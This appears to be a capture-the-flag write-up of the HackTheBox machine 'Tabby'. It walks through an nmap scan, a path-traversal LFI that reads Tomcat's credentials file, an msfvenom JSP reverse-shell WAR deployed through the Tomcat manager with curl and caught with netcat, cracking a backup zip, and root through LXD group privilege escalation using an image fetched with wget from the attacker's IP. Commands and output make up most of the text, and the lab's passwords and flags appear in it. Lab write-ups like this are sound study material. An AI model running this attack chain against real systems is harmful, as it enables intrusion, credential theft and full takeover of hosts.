
TABBY

As always the first move is running the nmap command:
$sudo nmap -sS -Pn -sC -sV -A 10.10.10.194 | tee nmap-10.10.10.194.nmap

```
grizzly@parrot: sudo nmap -sS -Pn -sC -sV -A  10.10.10.194 | tee nmap-10.10.10.194.nmap
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-06 10:44 CEST
Nmap scan report for 10.10.10.194
Host is up (0.044s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/6%OT=22%CT=1%CU=40723%PV=Y%DS=2%DC=T%G=Y%TM=5F7C2E8
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=F8%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11
OS:NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   47.86 ms 10.10.14.1
2   48.02 ms 10.10.10.194

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.10 seconds
```

If there's a webserver the first thing to do is to check it out

while pressing everything on the website i've noticed a weird link:



“Read our statement on recoveringfrom the data breach”
well, i thought let's read it, clicked on that and it pointed me to a different website:

http://megahosting.htb/news.php?file=statementet

the website can't be reached, so i've added it to my /etc/host file

```
└──╼ $cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       parrot

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
10.10.10.194 megahosting.htb
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

And now we can see the website, nothing intresting in it except for the url, there's a “file=statementet”
that means the website is showing us a file pointing directly to him and letting us know that, that's a LFI (**Local File Includes**, you can learn more about it here https://highon.coffee/blog/lfi-cheat-sheet/).

Now we know that we can see every file into that website, but how can this thing be usefull?
Checking out the other services on the machine we can point out that tomcat9 it's running and the web page on the port 8080 tell's us this: Users are defined in:
/etc/tomcat9/tomcat-users.xml

That file would be usefull, and we know how to read that, with the LFI.

Looking on google i've found a list of default path(https://ubuntu.pkgs.org/20.04/-ubuntu-universe-i386/tomcat9_9.0.31-1_all.deb.html) and trying them for while
i finally found the right path:
http://10.10.10.194/news.php?file=../../../../usr/share/tomcat9/etc/tomcat-users.xml

using view-source(view-source:http://10.10.10.194/news.php?file=../../../../usr/share/-tomcat9/etc/tomcat-users.xml) we can take a look to what's inside

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
```

Now we know the password for the tomcat9 panel, let's move on to the port 8080 and see what the next move will be.

Once in to the admin panel we can find that there's a link to a manual and there's the isctruction to upload file on the webserver, that's what we were looking for. Building up our own shell using msfvenom with this command:

$msfvenom -p java/jsp_shell_reverse_tcp LHOST="your ip" LPORT=42069 -f war > bombom.war

```
┌─[grizzly@parrot]─[~/codice/Attivo/hackTheBox/machine/Tabby]
└──╼ $msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.42 LPORT=42069 -f war > bombom.war
Payload size: 1102 bytes
Final size of war file: 1102 bytes

┌─[grizzly@parrot]─[~/codice/Attivo/hackTheBox/machine/Tabby]
└──╼ $ls -l
total 8
-rw-r--r-- 1 grizzly grizzly 1102 Oct  6 12:03 bombom.war
-rw-r--r-- 1 grizzly grizzly 1614 Oct  6 10:44 nmap-10.10.10.194.nmap
```

upload the file with the command curl:

$curl -u 'tomcat':'$3cureP4s5w0rd123!' -T bombom.war 'http://-10.10.10.194:8080/manager/text/deploy?path=/bombom'

start a listener with nc

$nc -nvlp 42069

and trigger the revshell with the curl command:

$curl -u 'tomcat':'$3cureP4s5w0rd123!' http://10.10.10.194:8080/enjoy/

and we're in

```
┌─[grizzly@parrot]─[~/codice/Attivo/hackTheBox/machine/Tabby]
└──╼ $curl -u 'tomcat':'$3cureP4s5w0rd123!' -T bombom.war 'http://10.10.10.194:8080/manager/text/deploy?path=/enjoy'
OK - Deployed application at context path [/enjoy]
┌─[grizzly@parrot]─[~/codice/Attivo/hackTheBox/machine/Tabby]
└──╼ $curl -u 'tomcat':'$3cureP4s5w0rd123!' http://10.10.10.194:8080/enjoy/
```

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[grizzly@parrot]─[~/codice/Attivo/hackTheBox/machine/Tabby]
└──╼ $nc -nvlp 42069
listening on [any] 42069 ...
connect to [10.10.14.42] from (UNKNOWN) [10.10.10.194] 50092
whoami
tomcat
```

Spawn a decent shell with python

$python3 -c 'import pty; pty.spawn("/bin/bash");'

After enumerating for a while i've pointed out an intresting file, a backup.zip file, well, let's download it:

http://10.10.10.194/files/16162020_backup.zip

the archive is password protected but decrypting it's not a big deal:

$fcrackzip -u -D -p rockyou.txt 16162020_backup.zip

and the password found is admin@it, decompress it and looking at it we can see it's the website backup, nothing inside it but we have a password, let's give it a chance. There's only one user in the home folder, ash.

$su ash

admin@it

```
tomcat@tabby:/home$ su ash
su ash
Password: admin@it

ash@tabby:/home$ whoami
whoami
ash
```

using $cat /home/ash/user.txt we can print our user flag!

```
tomcat@tabby:/home$ su ash
su ash
Password: admin@it

ash@tabby:/home$ whoami
whoami
ash
ash@tabby:/home$ cd ash
cd ash
ash@tabby:~$ ls
ls
user.txt
ash@tabby:~$ cat user.txt
cat user.txt
abcffa3c8446535596774abf6ee39410
```

Now for the root flag the thing are a bit more harder, running $id we can se that we are part of lxd group, googling a bit we can easily find out a priv esc vulnerability https://www.hackingarticles.in/lxd-privilege-escalation/

So this is the list of the command that we have to run for using this vulnerability:

on the attacking machine:

```
$git clone  https://github.com/saghul/lxd-alpine-builder.git
$cd lxd-alpine-builder/
$sudo ./build-alpine
$python -m SimpleHTTPServer
```

now on the target machine:

```
$cd /home/ash
$wget http://"your ip":8000/alpine*.tar.gz
$import ./alpine*.tar.gz --alias image
$lxc init image ignite -c security.privileged=true
$lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
$lxc start ignite
$lxc exec ignite /bin/sh
```

```
wget http://10.10.14.42/lol.tar.gz
--2020-10-05 11:29:25--  http://10.10.14.42/lol.tar.gz
Connecting to 10.10.14.42:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3109361 (3.0M) [application/gzip]
Saving to: ‘lol.tar.gz’

lol.tar.gz          100%[===================>]   2.96M   355KB/s    in 8.2s

2020-10-05 11:29:33 (370 KB/s) - ‘lol.tar.gz’ saved [3109361/3109361]

ash@tabby:~$ lxc image import ./lol.tar.gz --alias image
lxc image import ./lol.tar.gz --alias image
ash@tabby:~$ lxc image list
lxc image list
+-------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
| ALIAS | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOAD DATE          |
+-------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
| image | f8fb14f0324a | no     | alpine v3.12 (20201006_12:56) | x86_64       | CONTAINER | 2.97MB | Oct 5, 2020 at 11:29am (UTC) |
+-------+--------------+--------+-------------------------------+--------------+-----------+--------+------------------------------+
ash@tabby:~$ lxc init image ignite -c security.privileged=true
lxc init image ignite -c security.privileged=true
Creating ignite
ash@tabby:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
ash@tabby:~$ lxc start ignite
lxc start ignite
ash@tabby:~$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
~ # ^[[44;5Rid
id
uid=0(root) gid=0(root)
~ # ^[[44;5R
```

And we're root:

$cat ./mnt/root/root/root.txt

That's it for this machine!